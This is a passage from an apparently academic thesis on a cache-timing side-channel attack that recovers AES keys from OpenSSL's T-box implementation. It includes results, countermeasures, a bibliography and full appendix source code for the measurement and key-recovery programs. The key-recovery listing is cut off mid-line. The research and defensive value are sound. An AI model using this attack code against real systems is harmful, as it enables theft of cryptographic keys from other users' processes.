We decided to time each phase and sub-phase of the attack using `N,Nt,I,It` values associated with high attack's success rates, Table 5.1. The 1st phase only requires the attacker application execution, and this execution needs to be performed on the victim machine/system. This process took on average 7,21 seconds. Afterwards our attack is exposed to the victim application execution during 24,44 seconds. The crypto-analysis (offline) phase can be done outside our machine, as long as the SCI is transferred. In our case, it took 99,50 seconds and it was performed inside the victim's machine.

5.6 Conclusive Results

Variables and Plaintexts The results of the tests show the overall success of the attack, in terms of key discovery, depends on the variables `N,I,Nt,It`. It also depends on the plaintext values used on the measurements, especially on the online phase. I.e.: plaintexts under a certain key that produce loads to few table blocks are more powerful than the ones which load the entire (or almost) collection of T-box cache blocks. Encryptions that use the second type of plaintexts give to every key byte or group of key bytes relatively the same timing score, which does not cause key timing scoring differentiation among them. Remember this attack relies on detecting and assigning different timing duration to different key values in order to pick the key value with the highest average timing.

The T-box Features Implementation Impact Our T-box implementation revealed to contain the tables consecutively, contiguously and statically in memory. Another property already mentioned, yet influenced by the attack's system is that we only have a single different L1-D line that maps each single

table block. For that reason, let's analyse the impact of different T-box implementations modifications on the attack's success:

- Having more than one table block associated with a given L1-D line and assuming our attack could acknowledge that association, the attack would still be possible. The number of bits discovered per key byte on the 1st round attack would drop, leaving more bits to be discovered in the 2nd round attack. More bits to be discovered on the 2nd round lead to higher crypto-analysis timing duration in an exponential growth plus an higher number of required side-channel information from the online phase.
- Having tables not contiguously in memory, which would cause a certain L1-D lines to be associated with multiple table blocks, would have the same complexity impact as in the statement above.
- Having tables contiguously but not consecutively in memory, if the attacker has the knowledge of the order these tables are placed in memory, there would be no major difference from the attack implemented.
- Having tables to be placed in different memory locations and consequently mapped by distinct L1-D lines every time there is an AES function call, would make our attack useless. However we could implement an offline phase to consider every combination of the position of the tables in every function call, but the complexity of the problem would be too big.

5.7 Countermeasures

Despite the countermeasures already mentioned in Section 3.5, we list new ones that specifically apply to the presented attack:

- Disabling SMT : By disabling Simultaneous Multi-threading, the contiguous parallel cache assessment either by the part of the attacker measurement process and an encryption process would not be possible.
- Multicore CPU : Our attack is either possible on a uni-core CPU system or a multi-core CPU system, yet, in the last one, forcing both encryption and measurement processes running in the same physical core. Executing our attack on a multi-core system would lead both processes to run in any logical core, constantly switching core the operating system. Again, it would prevent both hardware threads to run in the same physical core, avoiding the production of side-channel information.
- Non-static T-box : T-box tables that would change memory location for every OpenSSL AES function call that would rely on the usage of those tables. This would make these tables to be mapped

in distinct L1-D lines for every execution. Even assuming all the possibilities in terms of table mappings inside L1-D over the different measurements[1] and doing that offline, the complexity of the offline phase would be too big[2].

[1] A strong attack requires around 256 measurements
[2] 256^{64} times the effort of a typical offline phase; 64 represent the number of L1-D lines (assuming the table offset is always 0)

6

Conclusion

Contents

This section resumes our work and lists the knowledge and conclusions acquired with it. Additionally, we make reference to possible open related future work.

6.1 Conclusion

Side-channel attacks represent security threats to information, for several reasons. First, the side-channel attacks are difficult to detect. In most timing attacks, it only needs a timer and a user process performing some accesses to its data. In second place, side-channel attacks are not simple to eliminate without interfering with performance of the AES computations. Third, these attacks destroy the confidentiality of data or programs. Once they succeed, if the encrypted data is captured, it lets the attacker uncover its content data.

In this work, we implemented a cache side-channel attack targeting a T-box based AES implementation on the L1-D cache level. Also, this attack solves the problem of mapping the T-box in the respective cache level in a more straightforward way in comparison with other related ones. Additionally, we tested several attacks with the purpose to understand the attack's limitations in terms of number of samples required (number of measurements) and level of the timing resolution applied. Around it, several concepts were recovered related to the attack. Concepts in the scope of the cache functionality and structure, cryptographic algorithms, cryptographic implementations, types of cache side-channel attacks on AES.

From this work, we understand there are several aspects that can influence the success of our side-channel attack in particular: In the first place, the level of timing resolution used and the number of measurements from the L1-D T-box mapping phase and Online phase, whose impact is reported in the Chapter 5. Secondly, the noise, mainly internal, and CPU dynamic frequency scaling, which were considered and treated with a solution that allowed to decrease their respective expression. Plus, the random functions that generated the plaintexts used, influenced the quality of the measurements results, mainly in the online phase. And finally, the T-box implementation features according to our CPU micro-architecture, such as the number of T-box cache blocks per line, T-box tables static in memory. The implemented attack is a non-deterministic program because it relies on a strong component of random functions (mainly for generating plaintexts) and it's influenced by random phenomenons such as the noise on our measurements (mainly OpenSSL temporary stack variables, issue relaxed in Section 4.10.3). This means now an attack execution containing a certain set of characteristics might retrieve the entire victim key, but later, there is no absolute guarantee a 2nd execution of the same attack will achieve the same results.

6.2 Future Work

Using the other 2nd round equations In this work, on the 2nd round attack sub-phase (offline phase), we only used the state byte 2, 5, 8 and 15 since it only depends on four different key bytes, and for that reason it eases the complexity of the computation of the attack. However keep in mind, the 2nd round equations that produce the other state bytes depend on five different key bytes. These can be used to go deeper on our search without the same amount of side-channel information, i.e: number of measurements files. In other words, we are not exposing our attacker so much to the victim (reducing the online phase duration), but in the counterpart we will spend much more time and resources doing our crypto-analysis. This would improve the stealth of the attack, reducing the odds of being detected.

Attack detectability Like any other cyber attack, a topic that may arise when a attack with new features is implemented and brings results, is to assess the attack in terms of its detectability in the system. This could be done in an attempt to compare its strength and stealth among other related ones.

Bibliography

[1] M. Kowarschik and C. Weiß, "An overview of cache optimization techniques and cache-aware numerical algorithms," in *Algorithms for Memory Hierarchies — Advanced Lectures, volume 2625 of Lecture Notes in Computer Science*. Springer, 2003, pp. 213–232.

[2] NSA, "Tempest, a signal problem," 2007. [Online]. Available: https://www.nsa.gov/Portals/70/documents/news-features/declassified-documents/cryptologic-spectrum/tempest.pdf

[3] G. Bertoni, V. Zaccaria, L. Breveglieri, M. Monchiero, and G. Palermo, "Aes power attack based on induced cache miss and countermeasure," in *Proceedings of the International Conference on Information Technology: Coding and Computing (ITCC'05) - Volume I - Volume 01*, ser. ITCC '05. USA: IEEE Computer Society, 2005, p. 586–591. [Online]. Available: https://doi.org/10.1109/ITCC.2005.62

[4] J. Kelsey, B. Schneier, D. Wagner, and C. Hall, "Side channel cryptanalysis of product ciphers," *J. Comput. Secur.*, vol. 8, no. 2,3, p. 141–158, Aug. 2000.

[5] D. Page, "Theoretical use of cache memory as a cryptanalytic side-channel," 2002, university of Bristol Technical Report CSTR-02-003, Sumbitted to TISSEC page@cs.bris.ac.uk 12002 received 11 Nov 2002. [Online]. Available: http://eprint.iacr.org/2002/169

[6] Y. Tsunoo, T. Saito, T. Suzaki, M. Shigeri, and H. Miyauchi, "Cryptanalysis of des implemented on computers with cache," in *Cryptographic Hardware and Embedded Systems - CHES 2003, 5th International Workshop, Cologne, Germany, September 8-10, 2003, Proceedings*, ser. Lecture Notes in Computer Science, vol. 2779. Springer, 2003, pp. 62–76.

[7] D. J. Bernstein, "Cache-timing attacks on aes," Tech. Rep., 2005.

[8] D. A. Osvik, A. Shamir, and E. Tromer, "Cache attacks and countermeasures: The case of aes," in *Proceedings of the 2006 The Cryptographers' Track at the RSA Conference on Topics in Cryptology*, ser. CT-RSA'06. Berlin, Heidelberg: Springer-Verlag, 2006, p. 1–20. [Online]. Available: https://doi.org/10.1007/11605805_1

[9] D. A. Patterson and J. L. Hennessy, *Computer Organization and Design: The Hardware Software Interface ARM Edition*, 1st ed. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2016.

[10] A. Jaleel, E. Borch, M. Bhandaru, S. C. Steely Jr., and J. Emer, "Achieving non-inclusive cache performance with inclusive caches: Temporal locality aware (tla) cache management policies," in *Proceedings of the 2010 43rd Annual IEEE/ACM International Symposium on Microarchitecture*, ser. MICRO '43. USA: IEEE Computer Society, 2010, p. 151–162. [Online]. Available: https://doi.org/10.1109/MICRO.2010.52

[11] N. Tuck and D. M. Tullsen, "Initial observations of the simultaneous multithreading pentium 4 processor," in *Proceedings of the 12th International Conference on Parallel Architectures and Compilation Techniques*, ser. PACT '03. USA: IEEE Computer Society, 2003, p. 26.

[12] W. Bao, C. Hong, S. Chunduri, S. Krishnamoorthy, L.-N. Pouchet, F. Rastello, and P. Sadayappan, "Static and dynamic frequency scaling on multicore cpus," *ACM Trans. Archit. Code Optim.*, vol. 13, no. 4, Dec. 2016. [Online]. Available: https://doi.org/10.1145/3011017

[13] J. Daemen and V. Rijmen, *The Design of Rijndael*. Berlin, Heidelberg: Springer-Verlag, 2002.

[14] Y. Tsunoo, T. Saito, T. Suzaki, M. Shigeri, and H. Miyauchi, "Cryptanalysis of des implemented on computers with cache," in *Cryptographic Hardware and Embedded Systems - CHES 2003, 5th International Workshop, Cologne, Germany, September 8-10, 2003, Proceedings*, ser. Lecture Notes in Computer Science, vol. 2779. Springer, 2003, pp. 62–76.

[15] T. D. B. Weerasinghe, "An effective rc4 stream cipher," in *2013 IEEE 8th International Conference on Industrial and Information Systems*, 2013, pp. 69–74.

[16] R. R. Rachh, B. S. Anami, and P. V. A. Mohan, "Efficient implementations of s-box and inverse s-box for aes algorithm," in *TENCON 2009 - 2009 IEEE Region 10 Conference*, 2009, pp. 1–6.

[17] D. Gruss, C. Maurice, K. Wagner, and S. Mangard, "Flush+flush: A fast and stealthy cache attack," in *Proceedings of the 13th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment - Volume 9721*, ser. DIMVA 2016. Berlin, Heidelberg: Springer-Verlag, 2016, p. 279–299. [Online]. Available: https://doi.org/10.1007/978-3-319-40667-1_14

[18] D. Genkin, A. Shamir, and E. Tromer, "Rsa key extraction via low-bandwidth acoustic cryptanalysis," in *CRYPTO*. Springer, 2014, pp. 444–461. [Online]. Available: https://www.iacr.org/archive/crypto2014/86160149/86160149.pdf

[19] A. Canteaut, C. Lauradoux, and A. Seznec, "Understanding cache attacks," INRIA, Research Report RR-5881, 2006. [Online]. Available: https://hal.inria.fr/inria-00071387

[20] Y. Yarom and K. Falkner, “Flush+reload: A high resolution, low noise, l3 cache side-channel attack,” in *Proceedings of the 23rd USENIX Conference on Security Symposium*, ser. SEC’14. USA: USENIX Association, 2014, p. 719–732.

[21] Z. He and R. Lee, “How secure is your cache against side-channel attacks?” in *Proceedings of the 50th Annual IEEE/ACM International Symposium on Microarchitecture*, ser. MICRO-50 ’17. New York, NY, USA: Association for Computing Machinery, 2017, p. 341–353. [Online]. Available: https://doi.org/10.1145/3123939.3124546

A

Code of Project

Listing A.1: `atk.c`

```
#define _GNU_SOURCE
#include <papi.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <inttypes.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <string.h>
#include <time.h>
#define Nt 64                    // Number of measurements in 1st phase
#define It 16                    // Number of INNER loop iterations on the 1st phase
```

```
14 #define N 256                        // Number of measurements in 2nd phase
15 #define I 32                         // Number of INNER loop iterations on the 2nd phase
16 #define WAIT_TIME 0
17 #define L1_LINES 64                  // numbe of L1-D lines
18 #define LOGICAL_CORE 3               //  logical core where this process will run on
19 #define SIZE32KB (32*1024)           //  represents 32 KB
20 #define W 8                          //  associativity number of L1
21 #define STRIDE (SIZE32KB/W)          //  step distance between the consecutive accesses in orde
22 #define C_BLOCK_SIZE 64              //  bytes space between each attacker thread [block size=6
23
24 void cpu_setup();
25 void papi_config(int * retval, int * eventSet);
26 void get_plaintexts_t( char * plaintext,  char * plaintext2, int repetition, int min, int max)
27 void get_plaintext(char * plaintext);
28 int handle_error(int code, char *outstring);
29
30 char V[SIZE32KB];
31
32 int main(void) {
33
34     // Makes thread to run on a certain logic core
35     cpu_setup();
36
37     // Papi variables
38     long_long values[1];
39     int retval, EventSet=PAPI_NULL;
40     papi_config(&retval, &EventSet);
41     srand(time(NULL));
42
43     // other variables
44     FILE* logfile;
45     char file_name[35];
46     register int min;
47     register int i;
48     register int ii;
49     char * args[5];
50     int pid  = 0;
51     int status;
```

```
52      char plaintext[16*(3+1)+1];
53      char plaintext2[16*(3+1)+1];
54      long final_score[L1_LINES] = {0};
55
56      printf("### 1st Attack Phase - L1-D T-Box Mapping Phase\n");
57
58      // Nt measurement loop
59      for(int j = 0; j < Nt ; j++){
60          for(int l = 0;  l<L1_LINES; l++){
61              final_score[l] = 0;
62          }
63          // Produces plaintext P1 and in the next measurement plaintext P2
64          if(j%2 == 0){
65              get_plaintexts_t(plaintext,plaintext2,j,0,16);
66          }
67          if(j%2 == 1) {
68              strcpy(plaintext,plaintext2);
69          }
70          // fill arguments with the resp. plaintext for the child thread
71          args[0] = "./atk_enc";
72          args[1] = plaintext;
73          if ( (pid = fork())== 0)
74              execv("./atk_enc", args);
75
76          usleep(WAIT_TIME);
77
78          // Measurement Code
79          while(!waitpid(pid, &status, WNOHANG)){
80
81              for ( min=0; min<SIZE32KB/W; min+=C_BLOCK_SIZE) {
82
83                  if (PAPI_reset(EventSet) != PAPI_OK)
84                      handle_error(1,"reset");
85                  if (PAPI_read(EventSet, values) != PAPI_OK)
86                      handle_error(1,"read");
87                  if (PAPI_start(EventSet) != PAPI_OK)
88                      handle_error(1,"start");
89                  // ------------------------------------------------
```

```
90                  for (ii = 0; ii < It ; ii++) {
91                      for(i = min; i < SIZE32KB; i+= STRIDE)
92                          V[i] = V[i] + 1;
93                  }
94                  // ------------------------------------------------
95                  if (PAPI_stop(EventSet, values) != PAPI_OK)
96                      handle_error(1,"stop");
97                  final_score[min/C_BLOCK_SIZE]+= values[0];
98              }
99          }
100         // Write Side-channel information
101         snprintf(file_name, sizeof(file_name), "side_channel_info/table#%i.out",j);
102         logfile = fopen(file_name,"w");
103         for(int i = 0; i < L1_LINES; i++){
104             fprintf(logfile,"%ld\n", final_score[i]);
105         }
106         fclose(logfile);
107     }
108     printf("### 2nd Attack Phase - Online Phase\n");
109     // N measurement loop
110     for(int j = 0; j < N ; j++){
111
112         // resets the score structures
113         for(int l = 0;  l<L1_LINES; l++){
114             final_score[l] = 0;
115         }
116         // Produces plaintext P3
117         get_plaintext(plaintext);
118         // Fills child argument with plaintext P3
119         args[0] = "./vic_enc";
120         args[1] = plaintext;
121         args[2] =  NULL;
122         // fork & creation of a victim
123         if ( (pid = fork())== 0) {
124             execv("./vic_enc", args);
125         }
126         usleep(WAIT_TIME);
127         // Measurement Code
```

```
128         while(!waitpid(pid, &status, WNOHANG)){
129
130             for ( min=0 ; min < STRIDE; min+=C_BLOCK_SIZE) {
131
132                 if (PAPI_reset(EventSet) != PAPI_OK)
133                     handle_error(1,"reset");
134                 if (PAPI_read(EventSet, values) != PAPI_OK)
135                     handle_error(1,"read");
136                 if (PAPI_start(EventSet) != PAPI_OK)
137                     handle_error(1,"start");
138
139                 // -----------------------------------------------
140                 for (ii = 0; ii < I; ii++) {
141                     for(i = min; i < SIZE32KB; i+= STRIDE)
142                         V[i] = V[i] + 1;
143                 }
144                 // -----------------------------------------------
145                 if (PAPI_stop(EventSet, values) != PAPI_OK)
146                     handle_error(1,"stop");
147
148                 final_score[min/C_BLOCK_SIZE] += values[0];
149             }
150         }
151         // Write Side-channel information
152         snprintf(file_name, sizeof(file_name), "side_channel_info/meas#%i.out",j);
153         logfile = fopen(file_name, "w");
154         fprintf(logfile,"%s\n", plaintext);
155         for ( min=0 ; min<STRIDE ; min+=C_BLOCK_SIZE)
156             fprintf(logfile,"%ld\n", final_score[min/C_BLOCK_SIZE]);
157         fclose(logfile);
158     }
159     return 0;
160 }
161
162 void get_plaintexts_t( char * plaintext, char * plaintext2, int repetition, int min, int max){
163
164     int rand_value;
165     char num[4];
```

```
166     plaintext[0] = '\0';
167     plaintext2[0] = '\0';
168     for (int i= 0; i<16; i++){
169         if(i%4 == 3){
170             rand_value = (random()%(256-max))+(max-min);
171             snprintf(num, sizeof(num)+1, "%i.", rand_value); // +1 because of '\0'
172             strcat(plaintext, num);
173             strcat(plaintext2, num);
174         }
175         else{
176             // [16-256]
177             rand_value = (random()%(256-max))+(max-min);
178             snprintf(num, sizeof(num)+1, "%i.", rand_value);
179             strcat(plaintext,num);
180             /// [0-16]
181             rand_value = (i%(max-min))+(min);
182             snprintf(num, sizeof(num)+1, "%i.", rand_value);
183             strcat(plaintext2,num);
184         }
185     }
186 }
187
188 void get_plaintext(char * plaintext){
189     int rand_value;
190     char num[4];
191     plaintext[0] = '\0';
192     for (int i= 0; i<16; i++){
193         rand_value = random()%256;    // change it to better random mech
194         snprintf(num, sizeof(num)+1, "%i.", rand_value); // +1 because of '\0'
195         // to uncomment
196         strcat(plaintext, num);
197     }
198 }
199
200 void papi_config(int * retval, int * EventSet){
201     *retval = PAPI_library_init(PAPI_VER_CURRENT);
202     if (*retval != PAPI_VER_CURRENT) {
203         fprintf(stderr, "PAPI library init error!\n");
```

```
204         exit(1);
205     }
206     if (PAPI_create_eventset(EventSet) != PAPI_OK)
207         handle_error(1, "create_eventset");
208     if (PAPI_add_event(*EventSet, PAPI_REF_CYC)!= PAPI_OK)
209         handle_error(1,"add_event");
210 }
211
212 void cpu_setup(){
213     cpu_set_t mask;
214     CPU_ZERO( &mask );                                          // clears the set mask
215     CPU_SET( LOGICAL_CORE, &mask );                             // adds the cpu to the mas
216     if( sched_setaffinity( getpid(), sizeof(mask), &mask ) == -1 ){ // sets the CPU affinity m
217         printf("WARNING: Could not set CPU Affinity...\n");
218     }
219 }
220
221 int handle_error(int code, char *outstring){
222     printf("Error in PAPI function call %s\n", outstring);
223     PAPI_perror("PAPI Error");
224     exit(1);
225 }
```

Listing A.2: `atk_enc.c`

```
1  #define _GNU_SOURCE
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <time.h>
5  #include <unistd.h>
6  #include <sched.h>
7  #include <inttypes.h>
8  #include <string.h>
9  #include <time.h>
10 #include "aes.h"
11 #define REPETITIONS 300000        // number of encryption repetitions
12 #define LOGICAL_CORE 7            // logical core where this process will run on
13 #define W 8                       //  associativity number of L1
```

```
14 #define STRIDE (SIZE32KB/W)       //  step distance between the consecutive accesses in order
15 void cpu_setup();
16 unsigned char * convert_plaintext(char * input);
17 int main(int argc, char *argv[]) {
18     // Makes thread to run on a certain logic core
19     cpu_setup();
20     // chosen known key by the attacker
21     unsigned char chosen_key[] =
22         {0,0,0,0
23         ,0,0,0,0
24         ,0,0,0,0
25         ,0,0,0,0};
26     // plaintext configuration
27     const unsigned char *p = convert_plaintext(argv[1]);
28     // output configuration
29     unsigned char out[16];
30     // 10-round AES 128-bit-key configuration
31     AES_KEY * kptr, key;
32     kptr = &key;
33     kptr->rounds = 10;
34     // creates the round key from the secret key
35     if (AES_set_encrypt_key( chosen_key, 128, kptr) != 0)
36         printf("AES_set_encrypt_key ERROR");
37     // AES-128bit ECB encryption
38     for(register int rep = 0; rep < REPETITIONS; rep++){
39         AES_encrypt(p, out, kptr);
40     }
41     return 0;
42 }
43 unsigned char * convert_plaintext(char * input){
44     char temp[4];
45     unsigned char * in = malloc(sizeof(char)*16);
46     for (int i = 0, l = 0, e = 0; i< strlen(input); i++){
47         if (input[i] == '.') {
48             temp[e] = '\0';
49             in[l] = (unsigned char) atoi(temp);
50             e=0;
51             l++;
```

```
52          }else{
53              temp[e] = input[i];
54              e++;
55          }
56      }
57      return in;
58  }
59  void cpu_setup(){
60      cpu_set_t mask;
61      CPU_ZERO( &mask );
62      CPU_SET( LOGICAL_CORE, &mask );
63      if( sched_setaffinity( getpid(), sizeof(mask), &mask ) == -1 ){
64          printf("WARNING: Could not set CPU Affinity...\n");
65      }
66  }
```

Listing A.3: `vic_enc.c`

```
1  #define _GNU_SOURCE
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <time.h>
5  #include <unistd.h>
6  #include <sched.h>
7  #include <inttypes.h>
8  #include <string.h>
9  #include <time.h>
10 #include "aes.h"
11 #define REPETITIONS 300000        // number of encryption repetitions
12 #define LOGICAL_CORE 7            // logical core where this process will run on
13 #define W 8                       //  associativity number of L1
14 #define STRIDE (SIZE32KB/W)       //  step distance between the consecutive accesses in order
15 void cpu_setup();
16 unsigned char * convert_plaintext(char * input);
17 int main(int argc, char *argv[]) {
18     // Makes thread to run on a certain logic core
19     cpu_setup();
20     // Secret key
```

```
21      unsigned char secret_key[] =
22          {20,20,20,20,
23          20,20,20,20,
24          20,20,20,20,
25          20,20,20,20};
26      // plaintext configuration
27      const unsigned char *p = convert_plaintext(argv[1]);
28      // output configuration
29      unsigned char out[16];
30      // 10-round AES 128-bit-key configuration
31      AES_KEY * kptr, key;
32      kptr = &key;
33      kptr->rounds = 10;
34      // creates the round key from the secret key
35      if (AES_set_encrypt_key( secret_key, 128, kptr) != 0)
36          printf("AES_set_encrypt_key ERROR");
37      // AES-128bit ECB encryption
38      for(register int rep = 0; rep < REPETITIONS; rep++){
39          AES_encrypt(p, out, kptr);
40      }
41      return 0;
42  }
43
44  unsigned char * convert_plaintext(char * input){
45      char temp[4];
46      unsigned char * in = malloc(sizeof(char)*16);
47      // printf("input: %s\n", input);
48      for (int i = 0, l = 0, e = 0; i< strlen(input); i++){
49
50          if (input[i] == '.') {
51              temp[e] = '\0';
52              in[l] = (unsigned char) atoi(temp);
53              e=0;
54              l++;
55          }else{
56              temp[e] = input[i];
57              e++;
58          }
```

```
59      }
60      return in;
61  }
62
63  void cpu_setup(){
64      cpu_set_t mask;
65      CPU_ZERO( &mask );
66      CPU_SET( LOGICAL_CORE, &mask );
67      if( sched_setaffinity( getpid(), sizeof(mask), &mask ) == -1 ){
68          printf("WARNING: Could not set CPU Affinity...\n");
69      }
70  }
```

Listing A.4: `crypto.py`

```
1  # Crypto.py
2
3  # Description:
4  #    Program that handles the crypto-analysis phase of the side-channel attack
5  #        1Round Attack - each key byte value is linked to a serie of timings
       from the lookups from the 0-th Round(lines w/ timing above avg+1dev are
       ignored)
6  #        2Round Attack - each group of key is linked to a serie of timings
       from the table lookups on the 1-st Round (lines w/ timing above avg+1dev
       are ignored)
7
8
9
10
11 # Imports
12 import math                    # To perform logarithmic calculations
13 import statistics as st        # To perform average and standard deviations
       operations
14 from pyfinite import ffield    # To perform GF(256) multiplications
15 from itertools import combinations   # To get combinations
16
17
18 # Global Variables
```

```
19
20
21 delta = 16                                                    # Max
       number of table elements in a L1-D cache block
22 s = [                                                        #
      Sbox - 256
23         0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2
               b, 0xfe, 0xd7, 0xab, 0x76,
24 ...
25 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54,
       0xbb, 0x16
26         ]
27
28
29 # L1D T-box Mapping phase extension variables:
30 table_elem_dic = {}                                          #
      dictionary that links table & element index to the respective L1 line
      that mapps it
31 t0e_line = 0                                                 # L1 line
       of beginning of enc. table 0
32 offset_elem = 0                                             # minimum
       offset - i.e.: the minimum element shift - example: shift of 14 in a L1
      block means offset_elem = 2
33
34 # Round 1 Attack Variables:
35 first_candidate_k = []                                       # Lowest
      possible key byte value from 16 key bytes
36
37 # Round 2 Attack Variables:
38 fk = [[] for x in range(16)]                                 # Array
      of the final keys extracted
39 line_value_threshold = 50                                   # Max
      value a line can take to be considered a used line
40
41 # Main Program
42 def main():
43
44     table_offset_attack()
```

```
45      print("L1-D Line of T0: ", t0e_line)
46      print("Additional Offset: ", offset_elem)
47      write_file([offset_elem, t0e_line], "tbox_discovered_.out")
48      round_1_attack()
49      print("First round key bits discovered: ", first_candidate_k)
50      round_2_attack()
51      print("Final key:", fk)
52      write_file(fk, "discovered_key_.out")
53
54
55
56
57  # Implement table/offset attack
58  def table_offset_attack():
59
60      global offset_elem
61      global t0e_line
62      p1_lines = [[0,0] for i in range(64)]
63      p2_lines = [[0,0] for i in range(64)]
64      diff_lines = [0 for i in range(64)]
65
66      l = -1
67      while(True):
68          try:
69              # Get timings from the current side-channel table file
70              l+=1
71              table_timings = read_table_file(l)
72
73          except IOError:
74              break
75
76          # Get average and standard deviation values
77          avg = st.mean(table_timings)
78          st_dev = st.stdev(table_timings)
79
80
81          # Excluding timings higher than (1 st. dev + average) and averaging
                each line by type of plaintext
```

```
82          for index, timing in enumerate(table_timings):
83
84              if (timing > (avg + 1*st_dev)):
85                  continue
86              if (l%2 == 0):
87                  p_lines = p1_lines
88              if (l%2 == 1):
89                  p_lines = p2_lines
90              weight_avg(p_lines, index, timing)
91      # Build timings from the difference between the averaged plaintext p1 and
            p2 on p1_lines
92      for i in range(len(p1_lines)):
93          diff_lines[i] = int((p2_lines[i][0] - p1_lines[i][0]) / l)
94
95      # Creating of sum - structure containg the scores of each group of 4
            lines 16 lines apart
96      sum = [0 for x in range(16)]
97      for i in range(16):
98          for j in range(4):
99              sum[i] += diff_lines[i+j*16]
100     # Get list containing all the indexes of items above 2 st dev
101     # In a negative outcome it gets the indexes above 1 st dev
102     sum_index_st = get_standard_deviation_elem(sum, 2 ,"above")
103     if (len(sum_index_st) == 0):
104         sum_index_st = get_standard_deviation_elem(sum, 1 ,"above")
105
106     # If possible, get the tuple containing the 2 neighboor lines
107     sum_index_tuple = get_neighboors(sum_index_st, len(sum))
108
109     # Offset checking (0 or 32bit)
110     offset_elem = 0
111     set_i = sum.index(max(sum),0, len(sum))
112     if (sum_index_tuple):
113         offset_elem = 8
114         set_i = sum_index_tuple[0]
115     # Get L1 lines used by the beginning of each table
116     set_lines = []
117     for i in range(4):
```

```
118         set_lines.append(diff_lines[set_i+i*16])
119
120     # Get T0 L1 line ~ (and consequently T1,T2,T3)
121     minn = min(set_lines)
122     t3_line_index = [i for i, j in enumerate(set_lines) if j == minn]
123     t0_line_index = (t3_line_index[0]+1)%4
124     t0e_line = set_i + (t0_line_index*16)
125
126     # Table element structure: (table index, element index) : L1 line
127     #   Warning: It assumes all the tables are consequent in memory
128     for t in range(4):
129         for e in range(256):
130             line = (t0e_line + ((offset_elem + e + 256*t)//delta)) %64
131             table_elem_dic[(t,e)] = line
132
133 def round_1_attack():
134     # Local Variables
135     hk_score = [[[0,0] for x in range(256)] for y in range(16)]              #
            Score structure per key byte value
136     candidate_k = []                                                        #
            List of candidate key bytes per byte
137     l=0                                                                     #
            Measurement file index
138     while(True):
139         try:
140             p,timings  = read_files(l)
141             l+=1
142         except IOError:
143             break
144
145         # Get average and standard deviation values
146         avg = st.mean(timings)
147         st_dev = st.stdev(timings)
148
149         # For each meas. iteration each hip. key byte gets updated with a new
                score (U+FFFD) clock cycles)
150         for bi, byte in enumerate (hk_score):
151             for hki in range(len(byte)):
```

```
152                 hx = p[bi] ^ hki
153                 hline = table_elem_dic[(bi%4,hx)]
154 
155                 if (timings[hline] < (avg + 1*st_dev)):
156 
157                     weight_avg(byte, hki, timings[hline] )
158 
159 
160     # Retrieve the remaining combinations from lk[]
161     max = 0
162     key_value = 0
163     lk_list = []
164     for byte, key_byte in enumerate(hk_score):
165         for value, key in enumerate (key_byte):
166 
167             if(key[0] > max):
168                 max = key[0]
169                 key_value = value
170 
171         first_candidate_k.append(key_value)
172 
173 def round_2_attack():
174     # Local Variables
175     F = ffield.FField(8)                                                #
            Galouis Field(256)
176     hx = [x for x in range(4)]                                          #
            Hipotetical index
177     hk = [0 for x in range(16)]                                         #
            Hipotetical key
178     n_comb = 16 - offset_elem                                           #
            number of possible combinations of each key byte | e.g: 0->16 | 8->8
            | 12->4 | 14->2
179     n_bits = int(math.log2(n_comb))                                     #
            number of bits from each key byte that remain unknown
180     lk = [[[0,0] for x in range(n_comb**4)] for y in range(4)]           #
            Structure containing all the combinations from the 4 equations
181     l=0                                                                 #
            Measurement file index
```

```
182     while(True):
183         try:
184             p,timings  = read_files(l)
185             l+=1
186         except IOError:
187             break
188 
189         # Get average and standard deviation values
190         avg = st.mean(timings)
191         st_dev = st.stdev(timings)
192 
193         # Generates every single combination for the 4 key groups fo the
                unknown part of the key
194         for low_hkA in range(0, (n_comb)):
195             for low_hkB in range(0, (n_comb)):
196                 for low_hkC in range(0, (n_comb)):
197                     for low_hkD in range(0, (n_comb)):
198                         hk[0] =  (first_candidate_k[0] + low_hkA)
199                         hk[1] =  (first_candidate_k[1] + low_hkB)
200                         hk[2] =  (first_candidate_k[2] + low_hkC)
201                         hk[3] =  (first_candidate_k[3] + low_hkD)
202                         hk[4] =  (first_candidate_k[4] + low_hkA)
203                         hk[5] =  (first_candidate_k[5] + low_hkB)
204                         hk[6] =  (first_candidate_k[6] + low_hkC)
205                         hk[7] =  (first_candidate_k[7] + low_hkD)
206                         hk[8] =  (first_candidate_k[8] + low_hkA)
207                         hk[9] =  (first_candidate_k[9] + low_hkB)
208                         hk[10] = (first_candidate_k[10] + low_hkC)
209                         hk[11] = (first_candidate_k[11] + low_hkD)
210                         hk[12] = (first_candidate_k[12] + low_hkA)
211                         hk[13] = (first_candidate_k[13] + low_hkB)
212                         hk[14] = (first_candidate_k[14] + low_hkC)
213                         hk[15] = (first_candidate_k[15] + low_hkD)
214 
215                         hx[0] = s[p[0] ^ hk[0]] ^ s[p[5] ^ hk[5]] ^ F.
                                Multiply(2, s[p[10]^hk[10]]) ^ F.Multiply(3, s[p[
                                15]^hk[15]]) ^ s[hk[15]] ^ first_candidate_k[2]
216                         hx[1] = s[p[4] ^ hk[4]] ^ F.Multiply(2,s[p[9] ^ hk[9
```

```
                                ]]) ^ F.Multiply(3, s[p[14]^hk[14]]) ^ s[p[3]^hk[
                                3]] ^ s[hk[14]] ^ first_candidate_k[1] ^
                                first_candidate_k[5]
217                         hx[2] = F.Multiply(2,s[p[8] ^ hk[8]]) ^ F.Multiply(3,
                                s[p[13] ^ hk[13]]) ^ s[p[2]^hk[2]] ^ s[p[7]^hk[7
                                ]] ^ s[hk[13]] ^ first_candidate_k[0] ^
                                first_candidate_k[4] ^ first_candidate_k[8] ^ 1
218                         hx[3] = F.Multiply(3,s[p[12] ^ hk[12]]) ^ s[p[1]^hk[1
                                ]] ^ s[p[6]^hk[6]] ^ F.Multiply(2, s[p[11]^hk[11
                                ]]) ^ s[hk[12]] ^ first_candidate_k[3] ^
                                first_candidate_k[7] ^ first_candidate_k[11] ^
